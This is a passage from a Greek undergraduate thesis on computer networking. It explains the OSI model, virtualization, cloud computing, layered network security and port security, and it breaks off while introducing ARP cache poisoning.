Επίπεδο παρουσίασης (Επίπεδο 6): Υπεύθυνο για τη μετάφραση, την κρυπτογράφηση και τη συμπίεση δεδομένων. Επιπλέον διασφαλίζει ότι οι πληροφορίες που αποστέλλονται

από ένα σύστημα είναι εφικτό να αναγνωστούν από ένα άλλο, ανεξάρτητα από τις συσκευές ή τα σχήματα κωδικοποίησης που χρησιμοποιούνται.

Επίπεδο εφαρμογής (Επίπεδο 7): Το ανώτερο επίπεδο αλληλεπιδρά απευθείας με τους τελικούς χρήστες και τις εφαρμογές τους. Παρέχει υπηρεσίες δικτύου και διεπαφές για εφαρμογές λογισμικού για επικοινωνία μέσω του δικτύου.



Εικόνα 1: OSI Model

Το Επίπεδο Δικτύου, το τρίτο επίπεδο στο μοντέλο OSI, παίζει καθοριστικό ρόλο στην επικοινωνία και τη δρομολόγηση πακέτων δεδομένων σε διαφορετικά δίκτυα, με ορισμένες από τις λειτουργίες του να είναι οι κάτωθι:

- **Δρομολόγηση:** Καθορίζει τη βέλτιστη διαδρομή για τη μεταφορά δεδομένων από την πηγή στον προορισμό σε πολλά δίκτυα. Αυτή η διαδικασία περιλαμβάνει την αξιολόγηση διαφόρων διαδρομών λαμβάνοντας υπόψη τη συμφόρηση του δικτύου, το διαθέσιμο εύρος ζώνης και την αξιοπιστία για να διασφαλιστεί η αποτελεσματική και αξιόπιστη μετάδοση δεδομένων.
- **Λογική Διεύθυνση:** Το Επίπεδο Δικτύου εκχωρεί λογικές διευθύνσεις, όπως διευθύνσεις IP (Πρωτόκολλο Διαδικτύου), σε συσκευές σε ένα δίκτυο. Αυτές οι διευθύνσεις προσδιορίζουν μοναδικά κάθε συσκευή και είναι καθοριστικής σημασίας για τη δρομολόγηση δεδομένων σε διασυνδεδεμένα δίκτυα.
- **Εναλλαγή πακέτων:** Τα πρωτόκολλα επιπέδου δικτύου, όπως το IP, χρησιμοποιούν τεχνικές μεταγωγής πακέτων για να διαιρέσουν τα δεδομένα σε μικρότερα πακέτα πριν από τη μετάδοση. Κάθε πακέτο περιέχει πληροφορίες σχετικά με την πηγή, τον προορισμό και τον αριθμό σειράς του, διευκολύνοντας την αποτελεσματική μετάδοση και επανασυναρμολόγηση στο άκρο λήψης.
- **Διαχείριση σφαλμάτων και κατακερματισμός:** Το επίπεδο δικτύου διαχειρίζεται επίσης σφάλματα που ενδέχεται να προκύψουν κατά τη μετάδοση. Εάν ένα πακέτο αντιμετωπίσει προβλήματα κατά τη μεταφορά, το επίπεδο δικτύου μπορεί να αναμεταδώσει ή να ζητήσει αναμετάδοση του πακέτου. Επιπλέον, χειρίζεται τον κατακερματισμό πακέτων, σπάζοντας μεγαλύτερα πακέτα σε μικρότερα για να ταιριάζουν στους περιορισμούς των διαφορετικών δικτύων και επανασυναρμολογώντας τα στον προορισμό.
- **Έλεγχος συμφόρησης:** Για την αποφυγή συμφόρησης δικτύου και τη βελτιστοποίηση της ροής δεδομένων, το επίπεδο δικτύου χρησιμοποιεί διάφορους μηχανισμούς ελέγχου συμφόρησης. Αυτοί οι μηχανισμοί ρυθμίζουν τον ρυθμό με τον οποίο μεταδίδονται τα δεδομένα, αποτρέποντας την αυξημένη ροή τους και διασφαλίζοντας την ομαλή επικοινωνία.

Πρωτόκολλα που λειτουργούν στο επίπεδο δικτύου:

- **Πρωτόκολλο Διαδικτύου (IP):** Το IP είναι το πρωτόκολλο ακρογωνιαίος λίθος του επιπέδου δικτύου και είναι υπεύθυνο για τη διεύθυνση και τη δρομολόγηση πακέτων στα δίκτυα. Το IPv4 (έκδοση πρωτοκόλλου Internet 4) και το IPv6 (έκδοση πρωτοκόλλου Internet 6) είναι οι πιο συχνά χρησιμοποιούμενες εκδόσεις.
 - **Πρωτόκολλο μηνυμάτων ελέγχου Internet (ICMP):** Το ICMP λειτουργεί παράλληλα με το IP και χρησιμοποιείται κυρίως για σκοπούς διάγνωσης και αναφοράς σφαλμάτων, όπως αιτήματα ping και απαντήσεις.
 - **Πρωτόκολλα δρομολόγησης:** Πρωτόκολλα όπως το OSPF (Open Shortest Path First), το RIP (Routing Information Protocol) και το BGP (Border Gateway Protocol) χρησιμοποιούνται από τους δρομολογητές για την ανταλλαγή πληροφοριών δρομολόγησης και τον προσδιορισμό των καλύτερων διαδρομών για μετάδοση δεδομένων.
-

Εικονικοποίηση (Virtualization)

Το virtualization είναι μια τεχνολογία που επιτρέπει τη δημιουργία πολλαπλών προσομοιωμένων περιβαλλόντων ή εικονικών μηχανών σε ένα φυσικό σύστημα υπολογιστή. Αυτά τα εικονικά στιγμιότυπα, γνωστά ως εικονικές μηχανές (VM) ή κοντέινερ, λειτουργούν ανεξάρτητα, επιτρέποντας την κοινή χρήση πόρων υλικού όπως η CPU, η μνήμη, η αποθήκευση και η δικτύωση.

Τύποι εικονικοποίησης:

- **Εικονικοποίηση υλικού**

Χρησιμοποιεί έναν hypervisor (διαχειριστής λογισμικού) για τη δημιουργία και τη διαχείριση πολλαπλών VM σε έναν ενιαίο φυσικό διακομιστή. Ο hypervisor εκχωρεί πόρους και παρέχει σε κάθε VM ένα εικονικοποιημένο σύνολο υλικού, επιτρέποντας σε διαφορετικά λειτουργικά συστήματα να εκτελούνται ταυτόχρονα στο ίδιο φυσικό υλικό.

- **Εικονικοποίηση δικτύωσης που καθορίζεται από λογισμικό (SDN)**

Διαχωρίζει το επίπεδο ελέγχου του δικτύου από το επίπεδο δεδομένων, επιτρέποντας την κεντρική διαχείριση δικτύου. Η εικονικοποίηση SDN αφαιρεί τη λειτουργικότητα του δικτύου από το υλικό, επιτρέποντας ευέλικτη και δυναμική διαμόρφωση των πόρων του δικτύου.

- **Εικονικοποίηση αποθήκευσης**

Αφαιρεί τους φυσικούς πόρους αποθήκευσης σε λογικές ομάδες, παρέχοντας μια κεντρική και απλοποιημένη προβολή της αποθήκευσης. Αυτό επιτρέπει την αποτελεσματική διαχείριση, κατανομή και χρήση των πόρων αποθήκευσης σε πολλές συσκευές και τοποθεσίες.

- **Virtualization επιφάνειας εργασίας (VDI - Virtual Desktop Infrastructure)**

Εκτελεί πολλά περιβάλλοντα επιφάνειας εργασίας σε ένα μόνο φυσικό μηχάνημα ή διακομιστή. Οι χρήστες έχουν πρόσβαση σε αυτούς τους εικονικούς επιτραπέζιους υπολογιστές εξ αποστάσεως, επιτρέποντας κεντρική διαχείριση, βελτιωμένη ασφάλεια και ευελιξία στην πρόσβαση σε περιβάλλοντα επιφάνειας εργασίας από διάφορες συσκευές.

Πλεονεκτήματα της εικονικοποίησης

- **Βελτιστοποίηση πόρων:**

Επιτρέπει την αποτελεσματική χρήση φυσικών πόρων υλικού εκτελώντας πολλαπλές εικονικές παρουσίες, μειώνοντας την ανάγκη για πρόσθετο υλικό.

- **Αποδοτικότητα κόστους:**

Ενοποιεί το υλικό, μειώνοντας το κόστος συντήρησης, την κατανάλωση ενέργειας και την ανάγκη για φυσικό χώρο.

- **Απομόνωση και ασφάλεια**

Τα VM και τα κοντέινερ είναι απομονωμένα μεταξύ τους, παρέχοντας ενισχυμένη ασφάλεια περιλαμβάνοντας πιθανές απειλές σε μεμονωμένες περιπτώσεις.

- **Επεκτασιμότητα και ευελιξία:**

Κλιμακώνει εύκολα τους πόρους προς τα πάνω ή προς τα κάτω ανάλογα με τις ανάγκες και επιτρέπει τη γρήγορη ανάπτυξη νέων εικονικών παρουσιών.

- **Ανάκτηση από καταστροφή και υψηλή διαθεσιμότητα:**

Δημιουργία αντιγράφων ασφαλείας, λήψη στιγμιότυπων και αναπαραγωγή εικονικών περιβαλλόντων, διασφαλίζοντας ταχύτερη ανάκτηση σε περίπτωση αστοχίας υλικού ή καταστροφών.

Προκλήσεις και προβληματισμοί

- **Γενικά έξοδα απόδοσης:**

Η εκτέλεση πολλαπλών εικονικών παρουσιών σε έναν ενιαίο φυσικό διακομιστή ενδέχεται να εισάγει κάποια επιβάρυνση απόδοσης λόγω κοινής χρήσης πόρων και επεξεργασίας επιπέδου εικονικοποίησης.

- **Προβλήματα ασφαλείας:**

Ενώ η εικονικοποίηση μπορεί να βελτιώσει την ασφάλεια, η ακατάλληλη διαμόρφωση ή τα τρωτά σημεία στο επίπεδο του hypervisor θα μπορούσαν να ενέχουν κινδύνους.


- **Πολυπλοκότητα στη διαχείριση:**

Η διαχείριση πολλαπλών εικονικών παρουσιών, η διασφάλιση της σωστής κατανομής πόρων και η διατήρηση της συμβατότητας μπορεί να είναι περίπλοκη και να απαιτεί εξειδικευμένες δεξιότητες.

- **Αδειοδότηση και συμμόρφωση:**

Η κατανόηση και η συμμόρφωση με τις συμφωνίες αδειοδότησης λογισμικού σε εικονικά περιβάλλοντα μπορεί να είναι δύσκολη, καθώς τα μοντέλα αδειοδότησης ενδέχεται να διαφέρουν.

Το virtualization έχει φέρει επανάσταση στην υποδομή πληροφορικής, επιτρέποντας την πιο αποτελεσματική χρήση των πόρων, την αυξημένη ευελιξία και την βελτιωμένη επεκτασιμότητα. Καθώς η τεχνολογία συνεχίζει να εξελίσσεται, το virtualization παραμένει θεμελιώδης δυνατότητα των σύγχρονων αρχιτεκτονικών υπολογιστών.



Εικόνα 2: Σχηματική Αναπαράσταση Virtualization

Αποθήκευση στο Ίντερνετ (Cloud)

Το cloud έχει μεταμορφώσει τον τρόπο με τον οποίο οι επιχειρήσεις και τα άτομα έχουν πρόσβαση, αποθήκευση και διαχείριση δεδομένων και εφαρμογών. Αναφέρεται στην παροχή υπολογιστικών υπηρεσιών μέσω του Διαδικτύου, επιτρέποντας στους χρήστες να έχουν πρόσβαση σε πόρους όπως διακομιστές, αποθήκευση, βάσεις δεδομένων, δίκτυα και λογισμικό κατ' απαίτηση, χωρίς την ανάγκη κατοχής ή συντήρησης φυσικού υλικού.

Τύποι Υπηρεσιών Cloud

- **Υποδομή ως υπηρεσία (IaaS):**

Προσφέρει εικονικούς υπολογιστικούς πόρους μέσω του Διαδικτύου, συμπεριλαμβανομένων διακομιστών, αποθήκευσης, δικτύωσης και υποδομής εικονικοποίησης. Οι χρήστες έχουν τον έλεγχο των λειτουργικών συστημάτων, των εφαρμογών και της αποθήκευσης, ενώ ο πάροχος cloud διαχειρίζεται την υποδομή.

- **Πλατφόρμα ως υπηρεσία (PaaS):**

Παρέχει μια πλατφόρμα που επιτρέπει στους πελάτες να αναπτύσσουν, να εκτελούν και να διαχειρίζονται εφαρμογές χωρίς να ασχολούνται με την υποκείμενη υποδομή. Το PaaS περιλαμβάνει εργαλεία ανάπτυξης, ενδιάμεσο λογισμικό και βάσεις δεδομένων που απαιτούνται για τη δημιουργία και την ανάπτυξη εφαρμογών.

- **Λογισμικό ως υπηρεσία (SaaS):**

Παραδίδει εφαρμογές λογισμικού μέσω Διαδικτύου με συνδρομή. Οι χρήστες έχουν πρόσβαση σε αυτές τις εφαρμογές μέσω ενός προγράμματος περιήγησης ιστού χωρίς να χρειάζεται να εγκαταστήσουν ή να διατηρήσουν λογισμικό στις συσκευές τους.

Βασικά χαρακτηριστικά και πλεονεκτήματα

- **Επεκτασιμότητα και ευελιξία:**

Οι υπηρεσίες Cloud προσφέρουν επεκτασιμότητα, επιτρέποντας στους χρήστες να αυξάνουν ή να μειώνουν εύκολα τους πόρους με βάση τη ζήτηση. Αυτή η ευελιξία εξασφαλίζει αποτελεσματική χρήση των πόρων και εξοικονόμηση κόστους.

- **Κόστους-Αποτελεσματικότητα:**

Το cloud computing ακολουθεί ένα μοντέλο pay-as-you-go, δίνοντας τη δυνατότητα στις επιχειρήσεις να πληρώνουν μόνο για τους πόρους που χρησιμοποιούν, μειώνοντας το αρχικό κόστος υποδομής και τα έξοδα συντήρησης.

- **Προσβασιμότητα και απομακρυσμένη εργασία:**

Με δεδομένα και εφαρμογές που αποθηκεύονται στο cloud, οι χρήστες μπορούν να έχουν πρόσβαση σε αυτά από οπουδήποτε με σύνδεση στο διαδίκτυο, διευκολύνοντας την απομακρυσμένη εργασία και τη συνεργασία.

- **Αξιοπιστία και πλεονασμός:**

Οι πάροχοι cloud προσφέρουν συχνά ισχυρά συστήματα πλεονασμού δεδομένων και δημιουργίας αντιγράφων ασφαλείας, διασφαλίζοντας υψηλή διαθεσιμότητα και ανάκτηση δεδομένων σε περίπτωση αστοχιών υλικού ή καταστροφών.

- **Ασφάλεια και συμμόρφωση:**

Οι πάροχοι cloud επενδύουν σε προηγμένα μέτρα ασφαλείας, όπως κρυπτογράφηση, έλεγχοι πρόσβασης και πιστοποιήσεις συμμόρφωσης, τα οποία συχνά παρέχουν καλύτερη ασφάλεια από τις λύσεις εσωτερικής εγκατάστασης.



Εικόνα 3: Βασικά Χαρακτηριστικά Cloud Computing

Τύποι αναπτύξεων Cloud

- **Δημόσιο (Public) Cloud:**


Οι υπηρεσίες προσφέρονται μέσω του δημόσιου διαδικτύου και μοιράζονται μεταξύ πολλών χρηστών. Είναι οικονομικά αποδοτικό και επεκτάσιμο, αλλά μπορεί να έχει περιορισμούς στην προσαρμογή και την ασφάλεια.

- **Ιδιωτικό (private) Cloud:**

Η υποδομή είναι αφιερωμένη σε έναν μόνο οργανισμό, παρέχοντας μεγαλύτερο έλεγχο, προσαρμογή και ασφάλεια. Το private Cloud μπορεί να βρίσκεται εντός των εγκαταστάσεων ή να φιλοξενείται από τρίτο πάροχο.

- **Υβριδικό (Hybrid) Cloud:**

Συνδυάζει στοιχεία δημόσιου και ιδιωτικού cloud, επιτρέποντας σε δεδομένα και εφαρμογές να μετακινούνται μεταξύ τους. Προσφέρει ευελιξία, επεκτασιμότητα και δυνατότητα διατήρησης ευαίσθητων δεδομένων σε ιδιωτικό περιβάλλον αξιοποιώντας παράλληλα τα οφέλη του δημόσιου νέφους.



Εικόνα 4:Βασικοί τύποι ανάπτυξης Cloud Computing

Προκλήσεις και προβληματισμοί:

- **Προβλήματα ασφαλείας:**
Τα θέματα ασφαλείας δεδομένων, συμμόρφωσης και απορρήτου παραμένουν πρωταρχικά ζητήματα. Η διασφάλιση της προστασίας δεδομένων και η διατήρηση της συμμόρφωσης με τους κανονισμούς είναι ζωτικής σημασίας.
- **Κλείδωμα προμηθευτή:** Η εξάρτηση από έναν μεμονωμένο πάροχο cloud μπορεί να περιορίσει την ευελιξία και να καταστήσει δύσκολη τη μετεγκατάσταση σε άλλον πάροχο στο μέλλον.
- **Απόδοση και καθυστέρηση:**
Ανάλογα με τη σύνδεση στο Διαδίκτυο και τις τοποθεσίες διακομιστή, οι χρήστες ενδέχεται να αντιμετωπίσουν προβλήματα καθυστέρησης, που επηρεάζουν την απόδοση ορισμένων εφαρμογών.
- **Κόστος μεταφοράς δεδομένων και εύρους ζώνης:**
Η μετακίνηση μεγάλου όγκου δεδομένων προς και από το cloud μπορεί να επιφέρει πρόσθετο κόστος και να απαιτεί συνδεσιμότητα υψηλού εύρους ζώνης.

Το cloud έχει φέρει επανάσταση στον τρόπο λειτουργίας των επιχειρήσεων, προσφέροντας ευελιξία, αποδοτικότητα κόστους και επεκτασιμότητα. Καθώς η τεχνολογία εξελίσσεται, η αξιοποίηση των δυνατοτήτων του cloud ενώ αντιμετωπίζονται οι προκλήσεις του παραμένει ζωτικής σημασίας για τους οργανισμούς που επιδιώκουν να βελτιστοποιήσουν τις δραστηριότητές τους και να παραμείνουν ανταγωνιστικοί σε ένα ταχέως μεταβαλλόμενο ψηφιακό τοπίο.

Ασφάλεια Δικτύων

Η ταχεία ανάπτυξη της τεχνολογίας φέρνει παγκόσμια ζητήματα ασφάλειας, ορισμένα από τα οποία θα αναλυθούν στο υφιστάμενο κεφάλαιο. Η πρόοδος της τεχνολογίας φέρνει νέες προκλήσεις όπως έκθεση δεδομένων, ευαίσθητα εταιρικά δεδομένα, phishing, ηλεκτρονική απάτη, πλαστοπροσωπίες, ζητήματα ασφάλειας πληροφοριών. Ένα καλά οργανωμένο και ισχυρό δίκτυο είναι η μόνη λύση για τον μετριασμό του κινδύνου.

Ο καταλληλότερος τρόπος για την εξασφάλιση μιας υποδομής είναι η προσεκτική εξέταση του μοντέλου OSI του οργανισμού. Το μοντέλο Διασύνδεσης Ανοικτών Συστημάτων (OSI) αναπτύχθηκε από τον Διεθνή Οργανισμό Τυποποίησης (ISO) και παρέχει ένα πλαίσιο που διέπει τον τρόπο αποστολής των πληροφοριών σε ένα δίκτυο.

Στην παρούσα πτυχιακή θα εξετάσουμε κυρίως την ασφάλεια στο επίπεδο δικτύου, και ορισμένες περιπτώσεις σε γειτονικά επίπεδα, καθώς ως γνωστόν συναντάμε διαδραστικότητα πρωτοκόλλων μεταξύ γειτονικών επιπέδων του μοντέλου OSI.

Μερικά από τα προβλήματα ασφάλειας στον κυβερνοχώρο που μπορεί να προκύψουν είναι:

Κακόβουλο λογισμικό και ιοί: Κακόβουλο λογισμικό και ιοί μπορούν να μολύνουν υπολογιστές και συστήματα, προκαλώντας δυσλειτουργία ή παραβίασή τους.

Επιθέσεις phishing: Η λήψη μηνυμάτων ηλεκτρονικού ταχυδρομείου ή μηνύματα που φαίνονται νόμιμα, αλλά στην πραγματικότητα έχουν σχεδιαστεί για να κλέβουν ευαίσθητες πληροφορίες, όπως διαπιστευτήρια σύνδεσης ή οικονομικά δεδομένα.

Επιθέσεις Ransomware: Το Ransomware είναι ένας τύπος κακόβουλου λογισμικού που κρυπτογραφεί δεδομένα σε έναν υπολογιστή ή σύστημα, καθιστώντας τα άχρηστα μέχρι να πληρωθούν τα λύτρα. Οι επιθέσεις ransomware μπορούν να επηρεάσουν τα συστήματα μιας εταιρείας, προκαλώντας διακοπές και δυνητικά θέτοντας σε κίνδυνο την ασφάλεια.

Μη εξουσιοδοτημένη πρόσβαση: Χάκερ ή μη εξουσιοδοτημένοι χρήστες ενδέχεται να αποκτήσουν πρόσβαση σε συστήματα ή δίκτυα του οργανισμού, προκαλώντας δυνητικά βλάβη στον οργανισμό ή κλοπή ευαίσθητων πληροφοριών.

Κοινωνική μηχανική (Social Engineering): Η κοινωνική μηχανική είναι η χρήση εξαπάτησης για τη χειραγώγηση ατόμων ώστε να αποκαλύπτουν ευαίσθητες πληροφορίες. Αυτό μπορεί να συμβεί μέσω τακτικών όπως phishing, προσχήματα ή δόλωμα.

Για να μετριαστούν αυτά τα προβλήματα ασφάλειας στον κυβερνοχώρο, θα πρέπει να εφαρμόζονται ισχυρές πολιτικές και διαδικασίες κυβερνοασφάλειας, να ενσωματώνονται τεχνολογίες κυβερνοασφάλειας όπως τείχη προστασίας, συστήματα ανίχνευσης και πρόληψης εισβολών και λογισμικό προστασίας από ιούς.

Μια τυπική δομή ασφαλείας θα μπορούσε να περιλαμβάνει:

Περιμετρική ασφάλεια: Το περιμετρικό επίπεδο ασφάλειας είναι η πρώτη γραμμή άμυνας ενάντια στις επιθέσεις στον κυβερνοχώρο. Περιλαμβάνει τείχη προστασίας, συστήματα ανίχνευσης και πρόληψης εισβολών και άλλες συσκευές ασφαλείας που χρησιμοποιούνται για την προστασία του δικτύου από εξωτερικές απειλές. Αυτές οι συσκευές βρίσκονται συνήθως στην άκρη του δικτύου, όπου μπορούν να παρακολουθούν και να φιλτράρουν την εισερχόμενη κίνηση.

Έλεγχος πρόσβασης: Το επίπεδο ελέγχου πρόσβασης είναι υπεύθυνο για τη διαχείριση της πρόσβασης των χρηστών στο δίκτυο. Αυτό περιλαμβάνει έλεγχο ταυτότητας χρήστη, εξουσιοδότηση, καθώς και τμηματοποίηση και απομόνωση δικτύου. Οι συσκευές ελέγχου πρόσβασης περιλαμβάνουν δρομολογητές, μεταγωγείς και άλλες συσκευές δικτύου που επιβάλλουν πολιτικές πρόσβασης και περιορίζουν την κυκλοφορία δικτύου με βάση τα διαπιστευτήρια χρήστη και άλλους παράγοντες.

Ασφάλεια εφαρμογών: Το επίπεδο ασφαλείας της εφαρμογής είναι υπεύθυνο για την προστασία συγκεκριμένων εφαρμογών και υπηρεσιών που φιλοξενούνται στο δίκτυο. Αυτό περιλαμβάνει τείχη προστασίας εφαρμογών ιστού, εργαλεία ασφαλείας βάσης δεδομένων και άλλες τεχνολογίες ασφαλείας για συγκεκριμένες εφαρμογές που χρησιμοποιούνται για τον εντοπισμό και την πρόληψη επιθέσεων που στοχεύουν συγκεκριμένες εφαρμογές ή υπηρεσίες.

Ασφάλεια τελικού σημείου: Το επίπεδο ασφάλειας τελικού σημείου είναι υπεύθυνο για την προστασία μεμονωμένων συσκευών και τελικών σημείων που συνδέονται στο δίκτυο. Αυτό περιλαμβάνει λογισμικό προστασίας από ιούς, τείχη προστασίας που βασίζονται σε κεντρικό υπολογιστή και άλλες τεχνολογίες ασφαλείας που χρησιμοποιούνται για τον εντοπισμό και την πρόληψη μολύνσεων από κακόβουλο λογισμικό και άλλες απειλές που ενδέχεται να εισαχθούν μέσω συσκευών τελικού σημείου.

Ασφάλεια δεδομένων: Το επίπεδο ασφάλειας δεδομένων είναι υπεύθυνο για την προστασία ευαίσθητων δεδομένων που αποθηκεύονται ή μεταδίδονται στο δίκτυο. Αυτό περιλαμβάνει κρυπτογράφηση, πρόληψη απώλειας δεδομένων και άλλες τεχνολογίες ασφαλείας που χρησιμοποιούνται για την αποτροπή μη εξουσιοδοτημένης πρόσβασης, αποκάλυψης ή τροποποίησης ευαίσθητων δεδομένων.

Monitoring and Incident Response: Το επίπεδο παρακολούθησης και απόκρισης συμβάντων είναι υπεύθυνο για τον εντοπισμό και την απόκριση σε συμβάντα ασφαλείας που

συμβαίνουν στο δίκτυο. Αυτό περιλαμβάνει συστήματα πληροφοριών ασφαλείας και διαχείρισης συμβάντων (Security Information and Event Management - SIEM), συστήματα ανίχνευσης και πρόληψης εισβολών και άλλα εργαλεία παρακολούθησης και ανάλυσης που χρησιμοποιούνται για τον εντοπισμό συμβάντων ασφαλείας και την έγκαιρη και αποτελεσματική απόκριση σε αυτά.


Συνολικά, μια τοπολογία ασφάλειας δικτύου έχει σχεδιαστεί για να παρέχει πολυεπίπεδη προστασία ασφαλείας, με κάθε επίπεδο να παρέχει έναν συγκεκριμένο τύπο ελέγχου ασφαλείας για την προστασία του δικτύου από απειλές στον κυβερνοχώρο.

Παρακάτω θα αναλυθούν ορισμένα μέτρα μετριασμού των επιθέσεων στο επίπεδο του δικτύου.

Ασφάλεια Θύρας (Port Security)

Τα τοπικά δίκτυα είναι ευάλωτα σε επιθέσεις όπως η πλαστογράφηση διευθύνσεων (spoofing) και η άρνηση υπηρεσίας (DoS) σε συσκευές δικτύου. Το κύριο χαρακτηριστικό της ασφάλειας θύρας είναι η προστασία των θυρών πρόσβασης στη συσκευή από την απώλεια πληροφοριών και παραγωγικότητας που μπορεί να προκαλέσουν τέτοιες επιθέσεις. Μια πρακτική είναι η εξάλειψη του κινδύνου, περιορίζοντας την πρόσβαση της θύρας στις συσκευές της εταιρείας.


Μια άλλη πρακτική είναι να αλλάξουμε τις γνωστές θύρες που γνωρίζουμε από τη βιβλιογραφία που χρησιμοποιείται από προεπιλογή για τις γνωστές υπηρεσίες (θύρα πρωτοκόλλου ssh 22) σε άλλο αριθμό θύρας.



Εικόνα 5: Port Security Scenario


Address Resolution Protocol (ARP)

Αρχικά, πρέπει να καταλάβουμε τι είναι το Πρωτόκολλο Επίλυσης Διεύθυνσης (ARP) και πού το χρειαζόμαστε. Το ARP λειτουργεί στο επίπεδο 2 και παρέχει υπηρεσία στο επίπεδο 3.



Εικόνα 6: ARP

Η επίθεση cache poisoning ARP είναι μια κοινή επίθεση κατά του πρωτοκόλλου ARP. Χρησιμοποιώντας μια τέτοια επίθεση, οι εισβολείς μπορούν να ξεγελάσουν το θύμα να αποδεχτεί πλαστές αντιστοιχίσεις IP-to-MAC.



